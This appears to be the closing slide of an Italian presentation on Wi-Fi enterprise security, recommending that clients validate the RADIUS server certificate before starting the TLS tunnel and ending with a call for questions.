- Rispetto agli scenari descritti, è sufficiente imporre che il client “validi” il certificato del server RADIUS prima di avviare la negoziazione del tunnel TLS
- Un meccanismo semplice…
- …e troppo spesso trascurato ☹

DOMANDE?